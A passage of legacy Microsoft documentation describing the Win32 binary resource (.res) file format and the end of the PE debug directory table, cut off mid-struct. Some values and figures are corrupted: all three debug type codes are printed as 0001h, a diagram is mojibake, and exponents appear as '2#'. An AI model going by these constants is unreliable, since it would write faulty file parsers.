field at Offset.
o 5h __MIPSJMPADDR.
All other values are reserved.
10. Debug Information
The debug information is defined by the debugger and is not
controlled by the portable EXE format or linker. The only data
defined by the portable EXE format is the Debug Directory Table.
10.1 Debug Directory
The debug directory table consists of one or more entries that have
the following format:
ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄ¿
³ DEBUG FLAGS ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ TIME/DATE STAMP ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ MAJOR VERSION ³ MINOR VERSION ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ DEBUG TYPE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ DATA SIZE ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ DATA RVA ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³ DATA SEEK ³
ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÙ
Figure 22. Debug Directory Entry
DEBUG FLAGS = DD Set to zero for now.
TIME/DATE STAMP = DD Time/Date the debug data was created.
MAJOR/MINOR VERSION = DW Version stamp.
This stamp can be used to determine the version of the debug data.
DEBUG TYPE = DD Format type.
To support multiple debuggers, this field determines the format of
the debug information. This value has the following definitions:
o 0001h __Image contains COFF symbolics.
o 0001h __Image contains CodeView symbolics.
o 0001h __Image contains FPO symbolics.
DATA SIZE = DD The number of bytes in the debug data. This is the
size of the actual debug data and does not include the debug
directory.
DATA RVA = DD The relative virtual address of the debug data. This
address is relative to the beginning of the Image Base.
DATA SEEK = DD The seek value from the beginning of the file to the
debug data.
If the image contains more than one type of debug information, then
the next debug directory will immediately follow the first debug
directory.
Win32 Binary Resource Formats
Author: Floyd Rogers
Preface
This document was edited and released by Microsoft Developer
Support. It describes the binary format of resources in Win32. The
information is provided at this point because we feel it will make
the work of application development easier. Unfortunately, the
information in this document may change before the final release of
Windows NT. Microsoft is NOT committing to stay with these formats
by releasing this document. Questions or follow-ups for any of the
information presented here should be posted to CompuServe MSWIN32
forum, section 4.
--Steve Firebaugh
Microsoft Developer Support
1. Overview
1.1 Comparison to Windows 16 (Win 3.0/3.1)
1.2 Strings in UNICODE
1.3 DWORD Alignment
2. General information
2.1 New Statements
2.1.1 New Button statements
2.1.1.1 AUTO3STATE
2.1.1.2 AUTOCHECKBOX
2.1.1.3 AUTORADIOBUTTON
2.1.1.4 PUSHBOX
2.1.1.5 STATE3 (3STATE)
2.1.1.6 USERBUTTON
2.1.2 EXSTYLE statement
2.1.3 CHARACTERISTICS statement
2.1.4 VERSION statement
2.1.5 LANGUAGE statement
2.1.6 MESSAGETABLE statement
2.1.6 Additional syntax for UNICODE strings.
3. Resource Header Format
3.1 DataSize
3.2 HeaderSize
3.3 Type
3.4 Names
3.5 Additional Resource Header Information
3.5.1 DataVersion
3.5.2 MemoryFlags
3.5.3 LanguageId
3.5.4 Version and Characteristics
3.6 Differentiating 16 and 32-bit resource files
3.7 File alignment
4. Resource Data Format
4.1 Version Resources
4.2 Icon Resources
4.3 Menu Resources
4.4 Dialog Box Resources
4.5 Cursor Resources
4.6 Bitmap Resources
4.7 Font and Font Directory Resources
4.8 String Table Resources
4.9 Accelerator Table Resources
4.10 User Defined Resources and RCDATA
4.11 Name Table and Error Table Resources
4.12 Version Resourses
4.13 Messagetable Resources
5. Revision History
1. Overview
This document details the structure of the resource binary file
(.res) format for the Windows 32 API (Windows NT 3.1 and Win32s).
The structure is similar to the existing Windows 16 (Win 3.0/3.1)
structure, but supports essential new features such as UNICODE
strings, version headers, and DWORD alignment. To support these
changes, the file format written by the resource compiler must be
changed from that used by Windows 16.
1.1 Comparison between Windows 3.0/3.1 and Windows 32
The Windows 16 resource file is a file containing one or more binary
resources. Each resource is preceded by a variable length structure
containing: Type, Name, Flags, Size. The Type and Name fields are
either a string identifying the Type or Name, or a WORD value
specifying the ordinal identity of the resource. The Flags field
specifies to the system how to load into memory the resource, and the
size specifies the size in bytes of the resource. The size,
therefore, points to the next resource in the file.
The Windows 32 (both NT and Win32s) resource file retains this
structure, while expanding the header information with several
additional values. It also adds a few fields to some of the pre-
defined resources (Menu and Dialog, for instance), aligns all fields
within the predefined resources on WORD or DWORD boundaries, and adds
UNICODE (16-bit character) support to the data structures.
One additional difference in resource files for Windows 32 is worth
noting. This does not directly affect the structure of the resource
file, but is rather a difference in how resource files are handled
and incorporated into an executable image (dll or exe). Windows NT
uses COFF format objects. Because of this, and the fact that the
Windows 32 exe format is much different than the Windows 16 format,
the SDK provides a utility named CVTRES that converts a resource file
into a COFF object. The linker then incorporates this object
directly into the resulting executable image. No provision is made
(as in Windows 16) for running the second pass of the resource
compiler multiple times to update the resources: relinking the image
is required.
However, the Windows 32 API provides a set of APIs that allow a
program to enumerate all resources within an executable image, and
update individual resources in the image.
1.2 Strings in UNICODE
All strings in a resource file are now stored in UNICODE format. In
this format, all characters are represented by a 16-bit (WORD) value.
The first 128 characters are identical to the 128 characters in the
Windows ANSI character set (although the characters are represented
by 16 bits each rather than 8bits). The characters in positions 160-
254 are similar to the characters in the standard Windows character
set (note that the characters 128-159 are illegal Unicode
codepoints). This means that they are terminated with a UNICODE_NULL
symbol rather than a single NULL. The resource compiler translates
all normal ASCII strings into UNICODE by calling the
MultiByteToWideChar function provided by the Windows API. All
escaped characters are stored directly, and are assumed to be valid
UNICODE characters for the resource. If these strings are read in
later by an application as ASCII (for instance, by calling the
LoadString api), they will be converted back from UNICODE to ASCII
transparently by the loader.
The only exception to the rule is strings in RCDATA statements.
These psuedo-strings are not real strings, but merely a convenient
notation for a collection of bytes. Users may overlay a structure
over the data from an RCDATA statement, and expect certain data to be
at certain offsets. If a psuedo-string gets automatically changed
into a UNICODE string, it things would inadvertently change the
offsets of things in the structure and break those applications.
Hence, these psuedo-strings must be left as ASCII bytes. To specify
a UNICODE string inside an RCDATA statement, the user should use the
explicit L-quoted string.
1.3 DWORD Alignment
To make resource binary files easier to read under Windows 32, all
objects within the file are to be DWORD aligned. This includes
headers, as well as data entries. This does not usually entail
changes in the order of the fields of resource data structures, but
does entail the need for some padding between fields.
The single exception to this rule is the font and fontdir structures.
The reason for the exception is that these two structures are copied
directly from other files, and are not used by RC.
2. General information
The resource file is created by the resource compiler (RC) while
parsing the resource script file (.RC) and including any other
resource data files (eg. .ICO, .CUR, .BMP, .FNT). The resource file
contains all information necessary to build the resource table in the
executable image. The main purpose of the resource file is to speed
the edit-compile-link cycle by not always forcing resource to be
recompiled.
There are currently about a dozen pre-defined resource types. These
include Menus, Dialogs, Accelerators, Strings, Icons, Cursors,
Bitmaps, Fonts and Version. These resources are used by the Windows
system to define the appearance of the application window. The
resource script allows the application writer to represent these
features in an easily editable form. Other type ranges are reserved
for use by the application for application-specific data. No attempt
is made by the resource compiler to modify this user-defined data
from 16-bit to 32-bit format.
The executable image file for Windows 32 is not a Segmented image.
In the 16-bit executable image file, each resource was placed into a
separate segment in the image file. The Windows 32 image file places
all resources into a single Object or section. The Windows 32 image
file also provides a binary-sorted resource table that allows fast
lookup of a particular resource, rather than a table that must be
searched linearly, as in the 16-bit image file. Because this Windows
32 image file format is more complex that the Windows 16 format,
making it harder to update directly, the Windows 32 API provides
methods of modifying the resource data directly.
The CVTRES conversion utility that converts the resource file into a
COFF object creates the resource table. This table contains three
directories, indexed by Type, Name and Language, in that order. The
Type and Name directories consist of two parts: the part dedicated
to resources whose types or names are represented by strings, an
those represented by ordinal WORD values. Because the use of strings
as resource type and name identifiers takes considerably more room
than ordinal identifiers, Microsoft recommends that they not be used.
Note that, as all strings in a resource file (including the strings
used to identify the type and name of resources) are UNICODE, the
corresponding strings in the program that are being passed to
LoadBitmap, etc., must also be UNICODE (only if the application is
using the UNICODE set of apis rather than the ASCII set). This is
facilitated by use of the TEXT macro provided in winnt.h.
The third level, language, provides the capability for the
application developer to ship a single executable image that supports
more than one language. For instance, one image providing French,
French-Canadian and French-Belgium could be easily shipped in one
image file. An application could also be shipped with support for
all languages supported by the UNICODE standard, although this would
make the image prohibitively large. However, since the system
provides facilities to modify the resources within an image, a setup
program could customize the application's image file for each
specific user, eliminating unneeded language support to save space in
the image file.
2.1 New statements
Several new statements have been added that the Windows 32 resource
compiler processes.
2.1.1 New Button statements.
These statements allow the application developer the same freedom of
expression that the PUSHBUTTON, DEFPUSHBUTTON, etc., statements do,
and correspond to the appropriate button style.
They all have syntax identical to that of PUSHBUTTON, etc.
2.1.1.1 AUTO3STATE
Allows declaration of an AUTO3STATE button.
2.1.1.2 AUTOCHECKBOX
Allows declaration of an AUTOCHECKBOX button.
2.1.1.3 AUTORADIOBUTTON
Allows declaration of an AUTORADIOBUTTON button.
2.1.1.5 PUSHBOX
Allows declaration of a PUSHBOX button.
2.1.1.6 STATE3
Allows declaration of a 3STATE button (the 3 is at the end for syntax
purposes).
2.1.1.7 USERBUTTON
Allows declaration of a USERBUTTON user-defined button.
2.1.2 EXSTYLE statement
This statement allows the application developer to designate one of
the extended (WS_EX_xxx) styles for a dialog or control window.
There are three methods, depending upon what is needed.
It may be placed just below the DIALOG statement to apply to the
dialog window (like the CAPTION or STYLE statements).
EXSTYLE <flags>
It may be placed on the DIALOG statement with the memory flags.
FOOBAR DIALOG [MemFlags...] [EXSTYLE=<flags>] x, y, dx, dy
It may also be placed on the individual CONTROL, PUSHBUTTON, LTEXT,
etc. statements at the end of the statement.
AUTOCHECKBOX "autocheckbox", id, x, y, dx, dy
[styleflags][exstyleflags]
2.1.3 CHARACTERISTICS statement
This statement allows the application developer to specify
information about the resource that may be of use to tools that read
and write resource files. It has no significance to the system and
is not stored in the image file.
CHARACTERISTICS <user defined DWORD value>
2.1.4 VERSION statement
This statement is intended to allow the application to specify a
version number of the resource in the resource file (for those tools
that read and write resource files.) It has no significance to the
system and is not stored in the image file.
VERSION <user defined DWORD value>
2.1.5 LANGUAGE statement
The LANGUAGE statement is used to specify the language the resource
file, or section of resource file, is written in. It may be placed
anywhere within the resource script file that a single-line statement
(such as ICON, CURSOR, BITMAP) may be placed. The scope of the
language specified by a LANGUAGE statement is from that point in the
script file to the next LANGUAGE statement, or the end of the file.
LANGUAGE <majornumber>,<minornumber>
where <majornumber> represents the language id, and <minornumber> the
sub-language identifiers. The values specified in winnt.h should be
used.
The LANGUAGE statement may also be placed before the BEGIN statement
for MENU, DIALOG, STRINGTABLE, ACCELERATOR and RCDATA resources,
along with other optional statements like CAPTION, STYLE, etc. If
the statement is placed here, it's scope is limited to the resource
being defined.
2.1.6 MESSAGETABLE statement
The MESSAGETABLE statement is used to include a message table. A
message table is a special-purpose string table that is used to
contain error or informational messages, and may contain formatting
information. The format is:
<nameid> MESSAGETABLE <filename>
2.1.7 Additional syntax for UNICODE strings.
Quoted strings in the resource script are treated as ASCII strings
(in the current codepage) unless preceeded by a "L" or "l" character,
eg:
L"This is a Unicode string"
Declaring a string UNICODE with this syntax has two effects. In a
RCDATA statement, this causes the compiler to store the string as
UNICODE rather than ASCII. In all cases using this syntax, escapes
embedded within the string become UNICODE codepoint escapes resulting
in a 16-bit UNICODE character, eg:
L"This is the first line,x2028and this is the second"
where the 0x2028 UNICODE character is the Line Separator character.
Any UNICODE character may be embedded within any resource script
string in this manner.
3. Resource Header Format
The general format of the entire file is simply a number of resource
file entries concatenated together. Each resource contains the
information about a single resource, such as a dialog or a string
table.
Each entry consists of a resource header followed by the data for
that resource. A resource header (which is DWORD aligned) is
composed of four elements: two dwords containing the size of the
header and the size of the resource data, the resource type, the
resource name, and additional resource information. The data for the
resource follows the resource header and is specific to each
particular type of resource.
3.1 DataSize
This field gives the size of the data that follows the header, not
including any file padding between this resource and any resource
that follows this resource in the resource file.
3.2 HeaderSize
The HeaderSize field gives the size of the resource header structure
that follows.
3.3 Type
The type field can either be a number or a null-terminated UNICODE
string specifying the name of the type. This variable kind of type
is known as a `Name or Ordinal' field, and is used in most places in
a resource file where an ID may appear.
The first WORD of a Name or Ordinal field identifies whether the
field is a number or a string. If the first WORD is 0xffff (an
invalid UNICODE character), then the following WORD of information is
the type number. Otherwise, the field is specified by a UNICODE
string.
If the type field is a number, then the number specifies a standard
or user-defined resource type. All standard Windows resource types
have been assigned numbers, which are listed below. This list is
taken from the header file used to make RC and contains the type
number of the various resource types:
/* Predefined resource types */
#define RT_NEWRESOURCE 0x2000
#define RT_ERROR 0x7fff
#define RT_CURSOR 1
#define RT_BITMAP 2
#define RT_ICON 3
#define RT_MENU 4
#define RT_DIALOG 5
#define RT_STRING 6
#define RT_FONTDIR 7
#define RT_FONT 8
#define RT_ACCELERATORS 9
#define RT_RCDATA 10
#define RT_MESSAGETABLE 11
#define RT_GROUP_CURSOR 12
#define RT_GROUP_ICON 14
#define RT_VERSION 16
#define RT_NEWBITMAP (RT_BITMAP|RT_NEWRESOURCE)
#define RT_NEWMENU (RT_MENU|RT_NEWRESOURCE)
#define RT_NEWDIALOG (RT_DIALOG|RT_NEWRESOURCE)
If the type field is a string, then the type is a user-defined type.
3.4 Names
A name identifies the particular resource. A name (like a type) may
be a number or a string, and they are distinguished in the same way
as numbers and strings are distinguished in the type field.
Note that no padding (for DWORD alignment) is needed between the Type
and Name fields, as they contain only WORD data and hence the Name
field will always be properly aligned. However, there may need to be
a WORD of padding after the Name field to align the rest of the
header on DWORD boundaries.
3.5 Additional Header Information
The additional information contains more information about the
particular resource data, including size and language ID. The
structure of the Header, plus it's additional information is as
follows:
struct tagResource {
DWORD DataSize; // size of data without header
DWORD HeaderSize; // Length of the additional header
[Ordinal or name TYPE] // type identifier, id or string
[Ordinal or name NAME] // name identifier, id or string
DWORD DataVersion; // predefined resource data version
WORD MemoryFlags; // state of the resource
WORD LanguageId; // UNICODE support for NLS
DWORD Version; // Version of the resource data
DWORD Characteristics; // Characteristics of the data
} ;
The additional information structure will always begin on a DWORD
boundary within the resource file, which may require adding some
padding in between the name field and the ResAdditional structure.
3.5.1 DataVersion
The DataVersion field determines the format of the information
within the resource header that follows. This may be used in the
future to allow additional information to be entered into the
predefined formats.
3.5.2 MemoryFlags
The field wMemoryFlags contains flags telling the state of a given
resource. These attributes are given to a given resource by
modifiers in the .RC script. The script identifiers inject the
following flag values:
#define MOVEABLE 0x0010
#define FIXED ~MOVEABLE
#define PURE 0x0020
#define IMPURE ~PURE
#define PRELOAD 0x0040
#define LOADONCALL ~PRELOAD
#define DISCARDABLE 0x1000
The resource compiler for NT always ignores the setting of the
MOVEABLE, IMPURE, and PRELOAD flags.
3.5.3 LanguageId
The language ID is included in each resource to specify the language
that the strings are written with when they need to be translated
back to a single byte strings. As well, there may be multiple
resources of exactly the same type and name which differ in only the
language of the strings within the resources.
The language IDs are documented in Appendix A of the NLS
specification, or in winnt.h. The language of a resource or set of
resources is specified by the LANGUAGE statement.
3.5.4 Version and Characteristics
Currently, there is space in the resource file format for version and
characteristic information of the resource. These values can be set
by the resource compiler by using the VERSION or CHARACTERISTICS
statements.
3.6 Differentiating 16 and 32-bit resource files.
Because it might be desirable for an ISV's tool that reads and writes
resource files to be able to read either the older Windows 16 format
files and the new Windows 32 format, Microsoft has devised a method
to do this using illegal type and name ordinal numbers.
The method involved is to place an illegal resource in the resource
file. The following eight bytes were chosen:
0x00 0x00 0x00 0x00 0x20 0x00 0x00 0x00
Assume that it is a 16-bit file. In that case, the Type is illegal
since the first 0x00 says string, but a zero-length string is an
illegal string. This, then is an illegal 16-bit resource header,
indicating that the file is a 32-bit file.
Assume that it is a 32-bit file. Given that, the size of the data is
zero, which surely will never be the case.
The Windows 32 resource compiler prefaces each 32-bit resource file
with this string of data (followed by an additional data structure
describing a zero-length resource with 0 ordinal type and 0 ordinal
name), allowing differentiation of 16 and 32-bit resource files. Any
tools reading resource files should ignore this resource.
3.7 File Alignment.
Because it is sometimes useful to separate resources into several
scripts and then concatenate them after compiling the resource files
separately, it is necessary to specify that resource files are padded
to a dword size. If this padding were not included, it could result
in the first resource of the second and/or subsequent resource files
not aligning upon a dword boundary.
4. Resource Data Format
For any of the pre-defined data types, all structures are DWORD
aligned, including the bitmap, icon, and font header structures. As
well, the data will always begin on a DWORD boundary.
4.1 Version Resources
Version resources are used to record the version of the application
using the resource file. Version resources contain a fixed amount of
information. The structure of the version resource is as follows:
typedef struct tagVS_FIXEDFILEINFO {
DWORD dwSignature; // e.g. 0xfeef04bd
DWORD dwStrucVersion; // e.g. 0x00000042 = "0.42"
DWORD dwFileVersionMS; // e.g. 0x00030075 = "3.75"
DWORD dwFileVersionLS; // e.g. 0x00000031 = "0.31"
DWORD dwProductVersionMS; // e.g. 0x00030010 = "3.10"
DWORD dwProductVersionLS; // e.g. 0x00000031 = "0.31"
DWORD dwFileFlagsMask; // = 0x3F for version "0.42"
DWORD dwFileFlags; // e.g. VFF_DEBUG | VFF_PRERELEASE
DWORD dwFileOS; // e.g. VOS_DOS_WINDOWS16
DWORD dwFileType; // e.g. VFT_DRIVER
DWORD dwFileSubtype; // e.g. VFT2_DRV_KEYBOARD
DWORD dwFileDateMS; // e.g. 0
DWORD dwFileDateLS; // e.g. 0
} VS_FIXEDFILEINFO;
4.2 Icon Resources
The ICON statement in the .RC script does not create a single
resource object, but creates a group of resources. This allows
Windows programs a degree of device-independence through the use of
different pixel bitmaps on hardware configurations with differing
capabilities. Icons, most often designed for differing numbers of
pixel planes and pixel counts, are grouped and treated by Windows as
a single resource. In the .RES and .EXE files, however, they are
stored as a group of resources. These groups are stored in a .RES
file with the components first (in this case the different icons
[type 3]) and a group header following (Type 14). The group header
contains the information necessary to allow Windows to select the
proper icon to display.
The components have the following structure:
[Resource header (type = 3)]
[DIB Header]
[Color DIBits of icon XOR mask]
[Monochrome DIBits of AND mask]
Each component is given an ordinal ID that is unique from all other
icon components.
The Device Independent Bitmap (DIB) header's fields represent the
masks' information separately with two exceptions. First, the height
field represents both the XOR and AND masks. Before converting the
two DIBs to Device Dependent Bitmaps (DDB), the height should be
divided by two. The masks are always the same size and are one-half
the size given in the DIB header. Second, the number of bits per
pixel and bit count refer to the XOR mask. The AND mask is always
monochrome and should be interpreted as having one plane and one bit
per pixel. Before using an icon with Windows refer to the SDK
reference materials for more information on DIBs. Since the format
of an icon component closely resembles the format of the .ICO file,
the documentation in section 9.2 of the Windows SDK Reference is
useful. DDBs should not be used for Windows 32 applications.
The group header is described here:
[Resource header (type = 14)]
struct IconHeader {
WORD wReserved; // Currently zero
WORD wType; // 1 for icons
WORD wCount; // Number of components
WORD padding; // filler for DWORD alignment
};
The next portion is repeated for each component resource:
struct ResourceDirectory {
BYTE bWidth;
BYTE bHeight;
BYTE bColorCount;
BYTE bReserved;
WORD wPlanes;
WORD wBitCount;
DWORD lBytesInRes;
WORD wNameOrdinal; // Points to component
WORD padding; // filler for DWORD alignment
};
Notice that the group header consists of a fixed header and data that
repeats for each group component. Both of these parts are fixed
length allowing for random access of the group component information.
This group header contains all of the data from the .ICO header and
from the individual resource descriptors.
4.3 Menu Resources
Menu resources are composed of a menu header followed by a sequential
list of menu items. There are two types of menu items: popups and
normal menu items. The MENUITEM SEPARATOR is a special case of a
normal menu item with an empty name, zero ID, and zero flags. The
format for these types is shown here:
[Resource header (type = 4)]
struct MenuHeader {
WORD wVersion; // Currently zero
WORD cbHeaderSize; // Also zero
};
These next items are repeated for every menu item.
Popup menu items (signalled by fItemFlags & POPUP):
struct PopupMenuItem {
WORD fItemFlags;
WCHAR szItemText[];
};
Normal menu items (signalled by !(fItemFlags & POPUP)):
struct NormalMenuItem {
WORD fItemFlags;
WORD wMenuID;
WCHAR szItemText[];
};
The wVersion and cbHeaderSize structure members identify the version
of the menu template. They are both zero for Windows 3.0 but may be
incremented with future changes to the menu template.
The WORD fItemFlags is a set of flags describing the menu item. If
the POPUP bit is set, the item is a POPUP. Otherwise, it is a normal
menu component. There are several other flag bits that may be set.
Their values are as follows:
#define GRAYED 0x0001 // 'GRAYED' keyword
#define INACTIVE 0x0002 // 'INACTIVE' keyword
#define BITMAP 0x0004 // 'BITMAP' keyword
#define OWNERDRAW 0x0100 // 'OWNERDRAW' keyword
#define CHECKED 0x0008 // 'CHECKED' keyword
#define POPUP 0x0010 // Used internally
#define MENUBARBREAK 0x0020 // 'MENUBARBREAK' keyword
#define MENUBREAK 0x0040 // 'MENUBREAK' keyword
#define ENDMENU 0x0080 // Used internally
The fItemFlags portion of the last menu item in a given POPUP is
flagged by OR'ing it with ENDMENU. It is important to note that
since popups can be nested, there may be multiple levels of items
with ENDMENU set. When menus are nested, the items are inserted
sequentially. A program can traverse this hierarchy by checking for
the item with the ENDMENU flag set.
4.4 Dialog Box Resources
A dialog box is contained in a single resource and has a header and a
portion repeated for each control in the dialog box. The header is
as follows:
[Resource header (type = 5)]
struct DialogBoxHeader {
DWORD lStyle;
DWORD lExtendedStyle; // new for NT
WORD NumberOfItems;
WORD x;
WORD y;
WORD cx;
WORD cy;
[Name or Ordinal] MenuName;
[Name or Ordinal] ClassName;
WCHAR szCaption[];
WORD wPointSize; // Only here if FONT set for dialog
WCHAR szFontName[]; // This too
};
The item DWORD lStyle is a standard window style composed of flags
found in WINDOWS.H. The default style for a dialog box is:
WS_POPUP | WS_BORDER | WS_SYSMENU
The lExtendedStyle DWORD is used to specify the extended window style
flags. If an extended style is specified on the DIALOG statement, or
with the other optional modifier statements, this DWORD is set to
that value.
The items marked `Name or Ordinal' are the same format used
throughout the resource file (most notably in each resource header)
to store a name or an ordinal ID. As before, if the first byte is an
0xffff, the next two bytes contain an ordinal ID. Otherwise, the
first 1 or more WORDS contain a null-terminated string. An empty
string is represented by a single WORD zero in the first location.
The WORD wPointSize and WCHAR szFontName entries are present if the
FONT statement was included for the dialog box. This can be detected
by checking the entry lStyle. if lStyle & DS_SETFONT (DS_SETFONT =
0x40), then these entries will be present.
The data for each control starts on a DWORD boundary (which may
require some padding from the previous control), and its format is as
follows:
struct ControlData {
DWORD lStyle;
DWORD lExtendedStyle;
WORD x;
WORD y;
WORD cx;
WORD cy;
WORD wId;
[Name or Ordinal] ClassId;
[Name or Ordinal] Text;
WORD nExtraStuff;
};
As before, the item DWORD lStyle is a standard window style composed
of the flags found in WINDOWS.H. The type of control is determined
by the class. The class is either given by a zero-terminated string,
or in the case of many common Windows classes, is given a one word
code to save space and speed processing. Because UNICODE allows
0x8000 as a legal character, the ordinal classes are prefaced with a
of 0xFFFF, similar to the ordinal Type and Name fields. The one word
classes are listed here:
#define BUTTON 0x8000
#define EDIT 0x8100
#define STATIC 0x8200
#define LISTBOX 0x8300
#define SCROLLBAR 0x8400
#define COMBOBOX 0x8500
The lExtendedStyle DWORD is used to specify the extended style flags
to be used for this control. The extended style flags are placed at
the end of the CONTROL (or other control statements) statement
following the coordinates
The extra information at the end of the control data structure is
currently not used, but is intended for extra information that may be
needed for menu items in the future. Usually it is zero length.
The various statements used in a dialog script are all mapped to
these classes along with certain modifying styles. The values for
these styles can be found in WINDOWS.H. All dialog controls have the
default styles of WS_CHILD and WS_VISIBLE. A list of the default
styles used to make the script statements follows:
Statement Default Class Default Styles
CONTROL None WS_CHILD|WS_VISIBLE
LTEXT STATIC ES_LEFT
RTEXT STATIC ES_RIGHT
CTEXT STATIC ES_CENTER
LISTBOX LISTBOX WS_BORDER | LBS_NOTIFY
CHECKBOX BUTTON BS_CHECKBOX | WS_TABSTOP
PUSHBUTTON BUTTON BS_PUSHBUTTON | WS_TABSTOP
GROUPBOX BUTTON BS_GROUPBOX
DEFPUSHBUTTON BUTTON BS_DEFPUSHBUTTON | WS_TABSTOP
RADIOBUTTON BUTTON BS_RADIOBUTTON
AUTOCHECKBOX BUTTON BS_AUTOCHECKBOX
AUTO3STATE BUTTON BS_AUTO3STATE
AUTORADIOBUTTON BUTTON BS_AUTORADIOBUTTON
PUSHBOX BUTTON BS_PUSHBOX
STATE3 BUTTON BS_3STATE
EDITTEXT EDIT ES_LEFT|WS_BORDER|WS_TABSTOP
COMBOBOX COMBOBOX None
ICON STATIC SS_ICON
SCROLLBAR SCROLLBAR None
The control text is stored in the `Name or Ordinal' format described
in detail above.
4.5 Cursor Resources
Cursor resources are very much like icon resources. They are formed
in groups with the components preceding the header. This header also
employs a fixed-length component index that allows random access of
the individual components. The structure of the cursor header is as
follows:
[Resource header (type = 12)]
struct CursorHeader {
WORD wReserved; // Currently zero
WORD wType; // 2 for cursors
WORD cwCount; // Number of components
WORD padding; // filler for DWORD alignment
};
The next portion is repeated for each component resource, and starts
on a DWORD boundary.
struct ResourceDirectory {
WORD wWidth;
WORD wHeight;
WORD wPlanes;
WORD wBitCount;
DWORD lBytesInRes;
WORD wNameOrdinal; // Points to component
WORD padding; // filler for DWORD alignment
};
Each cursor component is also similar to each icon component. There
is, however, one significant difference between the two: cursors
have the concept of a `hotspot' where icons do not. Here is the
component structure:
[Resource header (Type = 1)]
struct CursorComponent {
short xHotspot;
short yHotspot;
}
[Monochrome XOR mask]
[Monochrome AND mask]
These masks are bitmaps copied from the .CUR file. The main
difference from icons in this regard is that cursors do not have
color DIBs used for XOR masks like cursors. Although the bitmaps are
monochrome and do not have DIB headers or color tables, the bits are
still in DIB format with respect to alignment and direction. See the
SDK Reference for more information on DIB formats.
4.6 Bitmap Resources
Windows 32 can read two types of device-independent bitmaps. The
normal type of DIB is the Windows 3.0 DIB format. The other type of
DIB is that used for OS/2 versions 1.1 and 1.2. The bitmap resource
consists of a single device-independent bitmap and accordingly, this
DIB can be of either format. The two DIBs are distinguished by their
header structures. They both have the size of their respective
structures as the first DWORD in the header. Both these structures
are documented in the Windows SDK Reference Version 3.0 volume 2,
section 7. The header structure for the normal DIB is
BITMAPINFOHEADER while the OS/2 DIB header is called
BITMAPCOREHEADER. The correct size (as a DWORD) must be in the first
entry of the structure.
[Normal resource header (type = 2)]
[BITMAPINFOHEADER or BITMAPCOREHEADER]
[Color table if not 24 bits per pixel]
[Packed-pixel bitmap]
Note that the color table is optional. All but 24 bit color bitmaps
have a color table attached next. This table's length can be
computed by 2#BitsPerPixel * 3 bytes for OS/2 bitmaps or
2#BitsPerPixel * 4 bytes for Windows bitmaps. The bitmap image data
is placed immediately following the color table.
Note that the bitmap file has an unaligned header structure
(BITMAPFILEHEADER structure). This header is not, however, stored in
the resource file, as it serves only to identify the type of file
(DIB or DDB).
4.7 Font and Font Directory Resources
Font resources are different from the other types of resources in
that they are not added to the resources of a specific application
program. Font resources are added to .EXE files that are renamed to
be .FON files. These files are libraries as opposed to applications.
Font resources use a resource group structure. Individual fonts are
the components of a font group. Each component is defined by a FONT
statement in the .RC file. The group header follows all components
and contains all information necessary to access a specific font.
The format of a font component resource is as follows:
[Normal resource header (type = 8)]
[Complete contents of the .FNT file follow as the resource body -
- See the Windows SDK Reference for the format of the .FNT file]
The group header for the fonts is normally last in the .RES file.
Note that unlike cursor and icon groups, the font group need not be
contiguous in the .RES file. Font declarations may be placed in the
.RC file mixed with other resource declarations. The group header is
added automatically by RC at the end of the .RES file. Programs
generating .RES files must add the FONTDIR entry manually. The group
header has the following structure:
[Normal resource header (type = 7)]
WORD NumberOfFonts; // Total number in .RES file
The remaining data is repeated for every font in the .RES file.
WORD fontOrdinal;
struct FontDirEntry {
WORD dfVersion;
DWORD dfSize;
char dfCopyright[60];
WORD dfType;
WORD dfPoints;
WORD dfVertRes;
WORD dfHorizRes;
WORD dfAscent;
WORD dfInternalLeading;
WORD dfExternalLeading;
BYTE dfItalic;
BYTE dfUnderline;
BYTE dfStrikeOut;
WORD dfWeight;
BYTE dfCharSet;
WORD dfPixWidth;
WORD dfPixHeight;
BYTE dfPitchAndFamily;
WORD dfAvgWidth;
WORD dfMaxWidth;
BYTE dfFirstChar;
BYTE dfLastChar;
BYTE dfDefaultChar;
BYTE dfBreakChar;
WORD dfWidthBytes;
DWORD dfDevice;
DWORD dfFace;
DWORD dfReserved;
char szDeviceName[];
char szFaceName[];
};
4.8 String Table Resources
These tables are constructed in blocks of 16 strings. The
organization of these blocks of 16 is determined by the IDs given to
the various strings. The lowest four bits of the ID determine a
string's position in the block. The upper twelve bits determine
which block the string is in. Each block of 16 strings is stored as
one resource entry. Each string or error table resource block is
stored as follows:
[Normal resource header (type = 6 for strings)]
[Block of 16 strings. The strings are Pascal style with a WORD
length preceding the string. 16 strings are always written, even
if not all slots are full. Any slots in the block with no string
have a zero WORD for the length.]
It is important to note that the various blocks need not be written
out in numerical order in the resource file. Each block is assigned
an ordinal ID. This ID is the high 12 bits of the string IDs in the
block plus one (ordinal IDs can't be zero). The blocks are written
to the .RES file in the order the blocks are encountered in the .RC
file, while the CVTRES utility will cause them to become ordered in
the COFF object, and hence the image file.
4.9 Accelerator Table Resources
An accelerator table is stored as a single resource. Multiple
accelerator tables are also allowed. The format of an accelerator
table is very simple. No header for the table is used. Each entry
in the table has a single four word entry. The last entry in the
table is flaged by the hex value 0x0080 (fFlags |= 0x0080). Since
all entries are fixed length, random access can be done because the
number of elements in the table can be computed by dividing the
length of the resource by eight. Here is the structure of the table
entries:
[Normal resource header (type = 9)]
The following structure is repeated for all accelerator table
entries.
struct AccelTableEntry {
WORD fFlags;
